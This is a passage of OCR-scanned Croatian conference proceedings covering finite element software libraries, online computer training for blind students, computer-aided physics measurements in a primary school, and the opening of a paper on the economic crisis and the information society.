FEniCS nudi širok raspon elemenata koje za proizvoljan stupanj generiraju: FIAT numerički i SyFi simbolički. U 1D, 2D i 3D dopušteni su simpleksi – intervali, trokuti, tetraedri. Podržan je i distribuirani paralelni način rada. Jednostavno i brzo crtanje mreže i rješenja preko DOLFIN-a ostvaruje Viper. Rješenje se može zapisati i u VTK formatu za kasniju vizualizaciju profesionalnim programima.

Početkom 2012. objavljena je knjiga "Automated Solution of Differential Equations By the Finite Element Method" [4] s preko 700 stranica koja sadrži priručnik za rad s Python sučeljem, detalje implementacije i opis nekih FEniCS aplikacija. Trenutno projekt povezuje više europskih i američkih institucija (Simula Research Laboratory, University of Cambridge, University of Chicago, Texas Tech University i KTH Royal Institute of Technology). Razvoj svih komponenti i komunikacija su bazirane na modernoj platformi Launchpad i sigurno će i to privući velik broj novih suradnika.

C. *FreeFem++*

web stranica: http://www.freefem.org/ff++/
aktualna stabilna inačica: 3.18-1

FreeFem++ je napisan u C++ i zapravo je poseban jezik baziran na C++ i bisonu[1] za jednostavno rješavanje parcijalnih diferencijalnih jednadžbi metodom konačnih elemenata.Npr. ovako rješava polazni Poissonov problem:

```
mesh Th=square(16,16);
fespace Vh(Th,P1);
Vh u,v;
func f=10*exp(−((x-0.5)^2 + (y-0.5)^2)/0.02);
func g=sin(5*x);
solve Poisson(u,v)=int2d(Th)(dx(u)*dx(v)+dy(u)*dy(v) )
                   − int2d(Th)(f*v)
                   − int1d(Th,1,3)(g*v)
                   + on(2,4,u=0);

plot(u);
```

[1] bison je GNU implementacija parsera yacc (yet another compiler compiler)


Izvrstan je za podučavanje metode konačnih elemenata, ali i za brzo testiranje novih ideja i za složenije aplikacije. Na posljednjoj FreeFem++ radionici krajem 2011. godine u Parizu je istaknuto da nije samo akademski solver već da se može koristiti i za rješavanje realističnih, industrijskih problema.

FreeFem++ razvijaju i održavaju od 2001. godine Olivier Pironneau, Frédéric Hecht, Antoine Le Hyaric i Jacques Morice na Université Pierre et Marie Curie, Laboratoire Jacques-Louis Lions.

FreeFem++ omogućava napredno automatsko generiranje mreže i njeno adaptivno profinjenje. U 2D i 3D ima veliku kolekciju konačnih elemenata, a dopušta da se i novi elementi u biblioteku lako dodaju. Za rješavanje linearnih sustava koristi brze solvere (npr. UMFPACK i SuperLU). Dostupan za velik broj operacijskih sustava (Linux, Unix, FreeBSD, Solaris 10, Windows, MacOS X) i instalira se automatski sa svim potrebnim programima.

FreeFem++ ima veliku zbirku primjera i lijep, uvijek ažuran priručnik [5], u pdf formatu) na preko 300 stranica namijenjen studentima, istraživačima i inženjerima.

Antoine Le Hyaric je za pisanje FreeFem++ skripti napravio integrirano razvojno okruženje visokog nivoa. FreeFem++-cs je izvrstan alat client/server dizajna koji uz intuitivno grafičko sučelje za FreeFem++ pruža i brojne dodatne mogućnosti. Na slici 4 se vidi kako ono izgleda na primjeru skripte za 3D Poissonovu jednadžbu.



Slika 4: FreeFem++-cs ver. 10.14 na Windows 7

GetFEM++

web stranica: http://gna.org/projects/getfem
aktualna stabilna inačica: 4.1.1

Generičku biblioteku kao alat za istraživanje konačnih elementa zamislio je 2004. godine profesor Yves Renard iz Liona. On i Julien Pommier su napisali i održavaju GetFEM++ − oko 120.000 linija koda u C + + (a neke i u Matlabu, Pythonu i Perlu).

GetFEM++ se može preko sučelja u Scilabu, Matlabu ili Pythonu koristiti bez znanja programiranja u C++ i bez poznavanja detalja samog koda za razliku od deal.II. Vrlo

je fleksibilna što se tiče prostora konačnih elemenata. Dizajniran je tako da su metode konačnih elemenata razdvojene od geometrijskog opisa elemenata i metoda integracije. Stoga može koristiti sve vrste elementa u bilo kojoj dimenziji prostora. Uz mnoge ugrađene elemente novi se mogu lako dodavati. Ima i velik broj predprogramiranih metoda konačnih elemenata.

GetFEM++ nije zamišljen da generira mreže već koristi za ulaz gotove mreže dobivene programima GID, GMSH i EMC2. Izvodit se može samo serijski. Ima ugrađenu vizualizaciju pa omogućuje studentima lako predstaviti velik broj praktičnih primjena metoda konačnih elemenata.

GetFEM++ je 2007. dobio drugu nagradu "Trophees du Libre 2007" u kategoriji znanstvenog softvera.

D. libMesh

web stranica : http://libmesh.sourceforge.net/
aktualna stabilna inačica: 0.7.2

Inspiriran funkcionalnošću deal.II biblioteke Benjamin Kirk je 2001. godine na University of Texas (CFDLab, Austin) započeo pisanje C++ biblioteke libMesh. Glavni motivi [6] za stvaranje nove biblioteke su bili: paralelnim načinom smanjiti potrebno vrijeme zahtjevnijih simulacija (npr. za dinamiku fluida na nestrukturiranim mrežama koje se adaptivno profinjuju) i pri tome zadržati jednostavnost koda koji će tako znanstvenim istraživačima ostaviti slobodu da se lakše fokusiraju na samu fiziku problema koji modeliraju. Biblioteka je dizajnirana tako da se jednostavno može ugraditi indikator greške, koji određuje gdje se mreža treba profiniti, i sama strategija profinjenja što je specifično i bitno za svaku aplikaciju. Do sada je desetak mladih razvojnih programera bilo dio libMesh tima. Iako joj je razvoj posljednjih godina usporen i nije još dosegla inačicu 1.0, zabilježeno je da je njen izuzetno efikasan kod korišten za preko deset disertacija, preko sto znanstvenih radova i da je ugrađena u nekoliko aplikacija.

libMesh podržava u serijskom i paralelnom načinu rada 1D, 2D i 3D stacionarne i evolucijske simulacije s velikim brojem popularnih tipova konačnih elemenata na četverokutima, trokutima, heksaedrima, tetraedrima, prizmama, piramidama i nekim beskonačnim elementima. Biblioteka koristi manji broj odabranih kvalitetnih vanjskih biblioteka. Npr. PETSc – za rješavanje linearnih i nelinearnih sustava, LASPack – za serijsko rješavanje linearnih sustava, SLEPc – za rješavanje standardnih i generaliziranih problema svojstvenih vrijednosti i METIS / ParMETIS – za particiju mreže u serijskom / paralelnom načinu rada.

Sve klase su dokumentirane i na tridesetak primjera ilustrirane primjene. Iako ima mnogo sličnosti s deal.II, prati je dokumentacija koja je sažetija, s manje detalja i stoga je primjerena naprednijim korisnicima. Dostupna je preko servisa Sourceforge (http://www.sourceforge.net) pod LGPL licencom.

III. USPOREDBA BIBLIOTEKA

Početni dizajn biblioteka je najvažniji za razvoj svake od njih. Usporedba biblioteka prema njihovim značajkama je prikazana Tablicom 1.

TABLICA I. USPOREDBA BIBLIOTEKA

	deal.II	**FEniCS**	**FreeFem++**	**GetFem++**	**libMesh**
programski jezik biblioteke	C++	C++	C++	C++ (+ Matlab, Pythonu , Perl)	C++
GNU licenca	QPL	GLP, LGPL	LGPL	LGPL	LGPL
operacijski sustavi	Linux,Unix, Mac OS X, Cygwin/Windows	Linux, Mac OS X, Windows	Linux, Unix, FreeBSD, Solaris 10, Windows,Mac OS X	Linux, Mac OS X, Wndows (+ MinGW,MSys)	Linux
dimenzija problema	1,2,3	1,2,3	2,3	1,2,3	1,2,3
korisničko sučelje	ne C++ biblioteka	vlastiti jezik(UML), C++ biblioteka / Python modul	vlastiti jezik + IDE (FreeFem++-cs)	da (Python, Matlab, Scilab)	ne, C++ biblioteka
geometrija elemenata	intervali, četverokuti, heksaedri	intervali, trokuti, tetraedri	trokuti	intervali, trokuti, četverokuti, tetraedri, heksaedri	četverokuti, trokuti, heksaedri, tetraedri, prizme, piramide
mreža - generiranje	da	da	da	ne, importira se	da
mreža - adaptivnost	da	da	da	da	da
konačni elemenati	Lagrangeovi, diskontinuirani, Nedelec, RT	proizvoljnog reda: Lagrangeovi, diskontinuirani, BDM, RT, BDFM, Nedelec, Crouzeix-Raviart	Lagrangeovi i diskontinuirani – stupnja <=4, Morley, RT0, RT1, BDM1, +	proizvoljnog reda: Lagrangeovi i diskontinuirani, Hermite , Argyris, HCT,FVS,XFEM, hijerarhijski, RT0, Nedelec +	Lagrangeovi, diskontinuirani, hijerarhijski
automatsko slaganje sustava	ne	da	da	da	ne

linearna algebra	vlastiti solveri +Trilinos, PETSc, HSL, MUMPS	PETSc, Trilinos/Epetra, uBLAS, MTL4	MUMPS,UMFPACK, SuperLU, Pastix, pARMS, HIPS, Hypre, AMG	integrirana (gmm++) + SuperLU	PETSc, LaSPack, Trilinos
paralelizacija	da - MPI	da - MPI	da - MPI	ne	da - MPI
višenitnost	da - TBB	ne	ne	ne	da -TBB
dokumentacija	online: tutorial, manual, primjeri, publikacije, prezentacije	online: tutorial + priručnik za programere, primjeri,publikacije + knjiga	priručnik u pdf formatu, prezentacije	online: kratka dokumentacija za korisnike i za sučelja (Python, Matlab, Scilab) + opis projekta	online: dokumentirane klase, primjeri, publikacije, prezentacije
vizualizacija	nije integrirana, mnogo izlaznih formata	integrirana (Viper) + izlazni formati	integrirana +izlazni formati (gnuplot, medit)	integrirana	nije integrirana, mnogo izlaznih formata
komunikacija	2 mailing liste Wiki, radionice	Launchpad, radionice	mailing lista, radionice	4 mailing liste	2 mailing liste, wiki

IV. ZAKLJUČAK

Ne postoji softverski paket koji bi zadovoljio želje svih korisnika. Svaki ima svoje specifičnosti i prednosti. Komercijalni softverski paketi su ograničeni na određene tipove jednadžbi i primjena pa je i male varijacije metoda ponekad nemoguće napraviti. Kompletan razvoj koda, koji je za metode konačnih elemenata često vrlo velik i kompleksan, može biti izuzetno zahtjevan.

Najbolje je stoga ovisno o ciljanoj aplikaciji odabrati najprimjereniju među nemalim brojem dostupnih programskih biblioteka, jer već imaju implementirane detalje rada s mrežom, potrebne strukture za rad sa stupnjevima slobode, detalje formata ulazne mreže i formata izlaza za grafiku, podršku za paralelni način rada, interfejs prema bibliotekama linearne algebre i sl.

LITERATURA

[1] W. Bangerth i G. Kanschat "Concepts for object-oriented finite element software - the deal.II library", preprint 99-43 (SFB 359), IWR Heidelberg, 1999.

[2] W. Bangerth, R. Hartmann i Guido Kanschat, "deal.II — a General Purpose Object Oriented Finite Element Library", ACM Transactions on Mathematical Software, vol. 33 (2007), str. 24/1-24/27.

[3] "Developers of finite element library receive Wilkinson prize for numerical software", SIAM News, vol 40 (9), November 2007, str. 7-8.

[4] A. Logg, K.-A. Mardal i G. N. Wells, "Automated Solution of Differential Equations By the Finite Element Method", Lecture Notes in Computational Science and Engineering, vol. 84, Springer, 2012.

[5] F. Hecht: "FreeFem++" - priručnik, 3. izdanje, verzija 3.18-1,. http://www.freefem.org/ff++/ftp/FreeFem++doc.pdf , 16.2.2012.

[6] B.S. Kirk, J.W. Peterson, R.H. Stogner, i G.F. Carey. "libMesh: A C++ Library for Parallel Adaptive Mesh Refinement/Coarsening Simulations", Engineering with Computers,22(3-4):237-254, 2006.

Poučavanje slijepih učenika u online okruženju

Nikola Rundek
Centar za odgoj i obrazovanje „Vinko Bek“ Zagreb, Hrvatska
nikola.rundek@skole.hr

Sažetak - Sve se više važnosti pridaje osposobljavanju slijepih u porabi računala. Jedan je od tih načina i novčana pomoć države u nabavi pomoćnih tehnologija (čitač ekrana, računalo).

Slijepi moraju poznavati tipkovnicu kako bi izveli i najjednostavniju računalnu operaciju.Poučavanje slijepih još nije sustavno, a i nedostaje njima prilagođena literatura.

U ovome radu opisujem svoja iskustva u obuci učenika. Za poučavanje rabim komunikacijske alate, tekstove koje pišem iz perspektive korisnika čitača ekrana i tipkovnih naredbi. Rabim i web 2.0 alate koje ocijenim pristupačnima.

Moj pokušaj poučavanja nije službeno definiran. Rad se zasniva na mojoj i učenikovoj dobrovoljnosti.

I. UVOD

Centar za odgoj i obrazovanje "Vinko Bek" je ustanova socijalne skrbi za obrazovanje i rehabilitaciju slijepih i slabovidnih. Centar djeluje na području cijele Hrvatske, te tako pruža podršku i slijepim i slabovidnim učenicima integriranim u redovni obrazovni sustav.

Osim toga, Centar korisnicima nudi i mogućnost informatičkog opismenjavanja koje omogućuje pomoćna računalna tehnologija.

U Centru "Vinko Bek" radim kao korektor za brajicu (priprema knjiga na Brajevom pismu). Budući da i sam privatno i profesionalno koristim pomoćne računalne tehnologije, uključio sam se u obuku učenika koji su integrirani u redovno obrazovanje.

Obučavam učenike korištenju čitača ekrana, radu na računalu i radu elektronskom bilježnicom kao dopunu brajičnome pisaćem stroju u nastavi. Za ovakav način poučavanja ne postoje edukacijske smjernice već se on zasniva na mom osobnom istraživanju i radu.

II. ONLINE POUČAVANJE

A. *Pomoćne tehnologije*

U pomoćne tehnologije spadaju čitači ekrana, govorne jedinice i brajične elektronske bilježnice. Čitači ekrana i govorne jedinice su programi koji se instaliraju na operacijske sustave. Sve što je prikazano na ekranu računala ovi programi „čitaju“ tj.izgovaraju.

Elektronske su bilježnice uređaji koji imaju brajični redak i tipkovnicu, vlastiti operacijski sustav, a neke i ugrađenu govornu jedinicu. Svoj sadržaj interpretiraju Brajevim pismom na brajičnome retku i govorom ugrađene govorne jedinice.

Intenzivnije korištenje ovih tehnologija započelo je izmjenom postojećeg Pravilnika o ortopedskim i drugim pomagalima Hrvatskog zavoda za zdravstveno osiguranje kojom je osigurana njihova besplatna nabava.

B. *Način obuke*

Ne postoje službene spoznaje i istraživanja o najprimjerenijoj dobi slijepe i slabovidne djece u kojoj bi trebalo započeti s učenjem korištenja računalnih tehnologija.

Dob učenika koje poučavam je različita, od jedanaest do šesnaest godina. Svakog učenika posjećujem dva put mjesečno, tijekom školske godine. U poučavanju sudjeluje i kolegica iz Centra koja učenike poučava deseteroprstnom pisanju.

Kolegica i ja radimo kod kuće pojedinog učenika rabeći njegove tehnologije i računalo.

Pojam računala i svega što se uza nj veže, većini učenika je apstraktan. Te pojmove učenicima nastojim približiti analogijama iz njihova stvarnoga života. Primjerice, većina će učenika radnu površinu operacijskoga sustava lakše zamisliti ako se ona usporedi s njihovim radnim stolom na kojemu se nalaze njihove brajične knjige, brajični papiri za pisanje, omotnice, mape u koje ulažu ispisane papire i tako dalje. Istom će analogijom lakše shvatiti i pojam programa za obradu teksta. On se tako može predočiti kao prazan list papira koji je uvučen u brajični stroj, a kursor kao glava brajičnoga stroja koja se - kao i on - pri pisanju miče s lijeva nadesno.

Slijepi korisnici računala rabe isključivo tipkovnicu za sve operacije. Oni prvo moraju naučiti deseteroprstno pisanje. U tome procesu oni se navikavaju na glas govorne jedinice, nauče naredbe za čitanje i upravljanje napisanim tekstom.

Ovaj dio obuke učenicima je dosadan, što traži moj dodatni angažman dok ne shvate da je poznavanje tipkovnice jedini način da bi mogli koristiti računalo. Brzina svladavanja pisanja ovisi o njima: neki samostalno pišu zadane vježbe, a neki jedino uz naš nadzor.

C. *Komunikacijski alati*

Kada je učenje pisanja gotovo, prelazi se na korištenje programa za elektroničku poštu. Budući da učenik poznaje tipkovnicu, lako svladava i pamti tipkovne naredbe koje se u njemu rabe. Osim toga, učenik i dalje vježba slušanje čitača ekrana, to jest programskih obavijesti koje se pritom pojavljuju.

Učenik nauči kako slati/primati poruke, slati/primati dodatke uz njih.

Razmjena poruka elektroničke pošte potiče učenikovu motiviranost: njegovo pisanje postane bolje i uspješnije zbog želje za komunikacijom s drugima.

Da bi potakli veću motiviranost, obučili smo učenike i uporabi komunikacijskoga alata Skype. Ovim smo ostvarili još jedan vid podrške.

Učenici često imaju nejasnoća i problema u samostalnom korištenju računala. Tada mi pošalju poruku elektroničke pošte kojom se dogovaramo za razgovornu konferenciju ili me kontaktiraju telefonom.

C. Ostale preporuke Primjeri korištenja alata Skype

Pri rješavanju problema oslanjam se na učenikov opis budući da nemam nadzor nad njegovim računalom. U tome radu važno je ciljanim pitanjima učenika usredotočiti na opis problema, jer on sam često ne zna što mu se dogodilo, odnosno nije siguran je li razumio ono što mu je čitač ekrana pročitao.

S obzirom na svoje iskustvo slijepog korisnika računala, u većini slučajeva mogu otkriti što se dogodilo. Navodim učenika kako da otkloni problem, a povratnu mi informaciju pruža njegov ćitač ekrana.

Primjerice, jednoj učenici iz Karlovca čitač ekrana je "izbacio" čudnu poruku. Ona je upamtila nekoliko riječi te poruke. Na temelju toga shvatio sam da je poništena aktivacija legalnosti čitača i da je počeo raditi u probnom režimu.

Razgovorm putem Skypa uputio sam je kako da ponovno aktivira program.

No, komunikacija s pomoću Skypea ne služi samo za otklanjanje korisničkih problema. Ovaj je alat izvrstan i za dodatno poučavanje i ponavljanje usvojenih sadržaja

U prvome sam polugodištu ove školske godine poučavao učenicu u Zadru uporabi elektronske bilježnice. Ona je pokazala velik strah prema uređaju, a i brzo je zaboravljala naučene postupke

U prvome sam polugodištu ove školske godine poučavao učenicu u Zadru uporabi elektronske bilježnice. Ona je pokazala velik strah prema uređaju, a i brzo je zaboravljala naučene postupke

Kada je odlučeno da uređaj počne rabiti u nastavi, imali smo učestalije razgovore u kojima smo utvrđivali već naučene postupke. Njoj je to koristilo jer je svladala svoju nesigurnost, a time je smanjila i broj pogrješaka pri rukovanju uređajem.

D. Online poučavanje

Neki su učenici voljni upoznati što više računalnih mogućnosti, te sam tako dodatno radio s dvije učenice za vrijeme zimskih praznika.

Poučavanje je bilo u obliku tekstova koje sam slao elektroničkom poštom. Pisao sam iz perspektive slijepog korisnika računala o dodatnim mogućnostima programa elektroničke pošte: kako se šalju poruke na više adresa, kako se stvaraju nove mape i arhiviraju poruke.

Učenice su također naučile kako mogu provjeriti veličinu dokumenata ili mapa, kako se kretati internetskim stranicama, spremati ih kao omiljene lokacije, te kasnije pronalaziti

U svakome je tematskom tekstu bio i zadatak koji su morale izvršiti.

U online je okružju važna povratna informacija, pa sam uz svako rješenje tražio i dodatne informacije o razumijevanju uputa i zadatka.

Izradio sam i online testove s pomoću alata ProProfs. Iako ima mnogo alata za izradu testova/kvizova, teško je naći onaj koji je pristupačan početnicima u korištenju čitača ekrana. Prije rješavanja testova, morao sam učenice naučiti kako se tipkovnim naredbama označuju odgovori, te kako te elemente čitač ekrana interpretira

Učenice su ovakav način rada - mada za njih neobavezan - shvatile vrlo ozbiljno uočavajući korist od proširivanja svojega znanja. One su izrazile zadovoljstvo tim načinom rada i otkrivanjem mogućnosti za koje nisu znale.

Njihovo zadovoljstvo me motiviralo za istraživanje i pronalaženje novih alata pristupačnih slijepim korisnicima

III. ZAKLJUČAK

Prije su slijepi morali gotovo u svemu tražiti pomoć. Za njih stoga razvoj računalnih tehnologija u prvom redu predstavlja zamjenu ljudi koji su im pomagali u svakodnevnim aktivnostima, kao što je na primjer, čitanje novina ili prepisivanje nekoga teksta.

Postoje primjeri slijepih korisnika koji su pokazali da je moguće bavljenje i naprednim računalnim poslovima, kao što je programiranje ili održavanje mrežnih infrastruktura.

Sve to govori da je potrebno posvetiti pažnju obuci današnjih učenika. Oni su u boljem položaju od prethodnih generacija utoliko što organizirane obuke nije bilo, a pomoćne su tehnologije danas dosegle određenu mjeru pouzdanosti u svome radu.

Poznavanje pomoćnih tehnologija omogućuje praćenje računalnih tehnologija općenito, a korisnike čini i profesionalno konkurentnijim na tržištu rada.

.

MJERENJE FIZIKALNIH VELIČINA POMOĆU RAČUNALA

Rifat Ramčić
OŠ Kraljevica, Kraljevica
E-mail:rifat.ramcic@skole.hr

Sažetak - Sa računalom je spojen digitalni instrument koji može mjeriti fizikalne veličine koje se najčešće mjere i uče iz fizike:
U-napon; I-struja; R-električni otpor vodiča; T-temperatura; f-frekvencija. . .
Na računalu se može istodobno prikazati analogni i digitalni prikaz-instrument, kao i tablični i grafički prikaz ovisnosti promjene vrijednosti pojedinih veličina o vremenu. Istovremeno se može prikazati i srednja vrijednost mjerenja te ispisati rezultate na pisač, a ispisani rezultati se ulažu u školsku bilježnicu.
Na ovaj način učenici zorno i praktično usvajaju složeno gradivo i znaju ga primijeniti.

I. UVOD

Svjedoci smo sve bržeg i nezaustavljivog razvoja informatike i digitalnih mjernih instrumenata. Nameće se i njihova primjena, pored ostalih djelatnosti, u fizici. Mjerni instrumenti (uglavnom su to voltmetar i ampermetar) koje učenici koriste u fizici osnovne škole, zastarjeli su i glomazni, uglavnom analogni, te ih učenici nerado koriste za mjerenja.

Kako bi učenicima povećali zanimanje za električna mjerenja, kao i uporabu računala u nastavi fizike, upotrijebljen je univerzalni digitalni mjerni instrument PROTEK 506, koji preko serijskog (RS 232) porta računala izmjerene vrijednosti fizikalnih veličina prenosi direktno na zaslon računala.

Izmjerene veličine mogu se također očitati direktno na zaslonu mjernog instrumenta, obrađivati na računalu te na kraju ispisati na pisaču. Sam mjerni instrument ima mogućnost digitalnog i analognog prikazivanja fizikalnih veličina, pojedinačno ili istovremeno, automatsko izračunavanje srednje vrijednosti te vremenski ovisnu promjenu prikaza promjene fizikalne veličine kao što je npr. temperatura. Jednostavno se mogu izraditi grafikoni i tablice, ispisati u boji te zalijepiti u školsku bilježnicu, a svaki učenik može samostalno odabrati vrstu grafikona i boju prikaza.

II. POTREBNA OPREMA I PRIBOR

Kako bi prikaz rezultata mjerenja bio zoran te kako bi se omogućilo svim učenicima izvesti potrebna mjerenja neophodno je izraditi ili nabaviti kvalitetni izvor napona i struje sa mogućnošću reguliranja. Učenici se moraju uvjeriti kako nema opasnosti od strujnog udara prilikom spajanja strujnih krugova pri niskim naponima i slabim strujama. Potrebno je izraditi i nosač od pleksiglasa na koji se postavi promjenljivi otpornik (potenciometar) i podnožje sa halogenom žaruljom (koristi se u grafoskopu).

Osnovnu opremu čini:

- LCD projektor
- računalo
- digitalni univerzalni instrument PROTEK 506
- digitalni fotoaparat (kamera)
- program i kabel za prikaz podataka na računalu i povezivanje
- izvor istosmjerne struje sa regulacijom napona 0-24V, 0-8A
- žarulje sa podnožjima
- stalni otpornici
- promjenljivi otpornici
- dva galvanska članka od 4,5V
- vodiči za spajanje

III. POVEZIVANJE DIGITALNOG MJERNOG INSTRUMENTA SA RAČUNALOM

Digitalni mjerni instrument posjeduje sav potreban pribor, detaljan priručnik i program koji je potrebno instalirati na računalo. Računalo može biti i skromnijih mogućnosti, ali treba raditi sa Windows operativnim sustavom. Kad se jednom program instalira na računalo, mjerenje fizikalnih veličina obavlja se jednako kao na bilo kojem običnom digitalnom instrumentu, samo što se osim na njemu izmjerene veličine prikazuju i na zaslonu

računala. Računalo možemo povezati sa LCD projektorom kako bi izmjerene fizikalne veličine bile vidljive svakom učeniku, a to će sigurno omogućiti bolje razumijevanje očitanih vrijednosti izmjerenih fizikalnih veličina

IV. PRIKAZ STRUJNOG KRUGA ZA MJERENJE FIZIKALNE VELIČINE

A.1. Spajanje izvora

A.1.1. Paralelno spajanje izvora



Zaključak:

- napon je ostao isti
- tako spojeni izvori dvostruko dulje traju

A.1.2. Serijsko spajanje izvora




Zaključak:

- napon se udvostručio
- koristi se za rad uređaja veće snage (žarulja jače svijetli)

B.2. Ohmov zakon

B.2.1. Ohmov zakon za vodič (otpornik)



Tablica:

Napon U(V)	3	6	9
Struja I (A)	0.45	0.9	1,35

Zaključak:

- povećanjem istosmjernog napona na otporniku (linearno), proporcionalno se povećava i jakost struje

B.2.2. Ohmov zakon za vodič koji se grije (žarulja)



Tablica:

Napon U(V)	3	6	9
Struja I (A)	3	4,5	5,8

Zaključak:

Ohmov zakon ne vrijedi za vodič koji se grije.

C.3. Spajanje otpornika


C.3.1. Serijsko spajanje



Zaključak:

- dodavanjem otpornika (trošila, žarulja) u strujni krug **serijski**, smanjuje se sjaj žarulja sa svakom novom žaruljom (povećava se ukupni otpor u strujnom krugu)
- smanjuje se struja u strujnom krugu
- na svakom otporniku-trošilu javlja se pad napona
- ne primjenjuje se kod spajanja električnih uređaja u kućanstvu

C.3.2. Paralelno spajanje



Zaključak:

- dodavanjem otpornika (trošila, žarulja) u strujni krug **paralelno,** žarulje svijetle istim sjajem bez obzira koliko ih dodali
- povećava se struja u strujnom krugu
- javlja se grananje struje na mjestu spajanja nove žarulje-trošila
- primjenjuje se kod spajanja kućanskih električnih uređaja jer svaki uređaj radi neovisno o tome koliko ih je uključeno

D. Ovisnost snage uređaja o naponu i jakosti struje izvora

Ovdje se koristi isti spoj kao kod provjere Ohmovoga zakona za vodič koji se grije. Na stalku je postavljena halogena žarulja od 250 W/24V, a spojena je preko ampermetra serijski na stabilizirani istosmjerni izvor sa regulacijom napona (0-30V) i regulacijom struje (0-5A). Ispred žarulje postavljena je metalna traka za zaštitu očiju, a po sjaju žarulje, vidi se na stropu, očitavanjem napona i struje, učenici mogu provjeriti kako snaga trošila ovisi o naponu i struji.

Zbog sigurnosti i zaštite djece od nenamjernog skidanja sjenila kad je žarulja uključena ili dodira zagrijanog sjenila ili žarulje, ovu vježbu treba izvoditi sa što kraćom uključenosti žarulje i bez pomoći učenika.

V. KAKO REALIZIRATI OVAKAV NAČIN RADA

Ovakav način izvođenja vježbi iz fizike traži dodatna materijalna sredstva, kojih škole u pravilu nemaju. Zato je potrebno nešto od opreme i pomagala uz malo truda samostalno ili uz pomoć učenika izraditi i nabaviti. Neke ideje imaju i učenici. Na izbornoj nastavi iz elektrotehnike i elektronike, u sklopu tehničkih aktivnosti, moguće ih je realizirati u dogovoru s učiteljem tehničke kulture kao praktičan rad.

Stabilizirani ispravljač s kontinuiranom elektroničkom regulacijom napona izradio sam koristeći dijelove iz rashodovanih uređaja (transformator i žarulju iz grafoskopa). Kutiju sam izradio od komada pleksiglasa. Uređaj za savijanje plastike napravljen je od dijelova grijača i komada iverice. Tiskanu pločicu za elektronički modul dizajnirao sam i izradio samostalno, a elektroničke elemente sam kupio.

Od pleksiglasa sam izradio i nosače za žarulje.

Dosadašnja iskustva pokazuju da učenici vrlo rado eksperimentiraju. Sigurno je da će u budućnosti jedino ovako osmišljena, multidisciplinarna i eksperimentalna nastava fizike djeci biti zanimljiva te će u njima poticati ljubav prema prirodnim i tehničkim znanostima.

Zaključak

Od 2004. godine, kada sam počeo sa ovakvim načinom rada, učenici znatno bolje savladavaju gradivo i ne boje se pokusa sa električnom strujom. Skupe alkalne baterije se više ne kupuju jer se koristi ispravljač.

Iz svega navedenog vidi se veliki pomak kako u prezentaciji tako i u sudjelovanju učenika u nastavi fizike. Znanje koje učenici postignu ostane dulje u

sjećanju, a početni strah od korištenja električnih aparata i uređaja trajno nestaje.

Literatura

[1]A. Židan, B. Milobar, Spojevi s tranzistorima I. i II., TK Zagreb, 1987.

[2]G. Raedersdorf, 301 circuits, Publitronic, Bailleul, France, 1983.

[3]Majstor, www.majstor.hr

DE

International Conference on

DIGITAL ECONOMY – 9th Alpe Adria Danube Universities Initiative (ALADIN)

Steering Committee

Chairs: Dragan Čišić, University of Rijeka, Croatia
Edvard Tijan, University of Rijeka, Croatia
Dario Ogrizović, University of Rijeka, Croatia
Ana Perić Hadžić, University of Rijeka, Croatia

Members: Andras Gabor, Corvinus University of Budapest, Hungary
Jože Gričar, University of Maribor, Kranj, Slovenia
Walter Ukovich, University of Trieste, Italy
Christian Kittl, Evolaris Research Lab, Graz, Austria
Anton Lavrin, Technical University of Košice, Slovakia
Bernhard Katzy, Universität der Bundeswehr München, Germany

PAPERS

Global Economic Crisis and Future Perspective of Information Society Innovation and Development

Marijana Vidas-Bubanja, PhD*,
* Belgrade Business School/Belgrade, Serbia
marijana.bubanja@bbs.edu.rs

Abstract - Accepting the fact that information technology and the Internet are major drivers of economic growth, social change, research and innovation, this paper analyses the impact of current economic crisis on future perspective for further technological innovation and development of information society, as well as the potentials offered by information-communication technologies in overcoming the stagnant economic trends.


I. INTRODUCTION

The last decade has seen information and communication technologies (ICT) dramatically transforming the world, enabling innovation and productivity increases, connecting people and communities, and improving standards of living and opportunities across the globe [1].

II. GLOBAL ECONOMIC CRISES

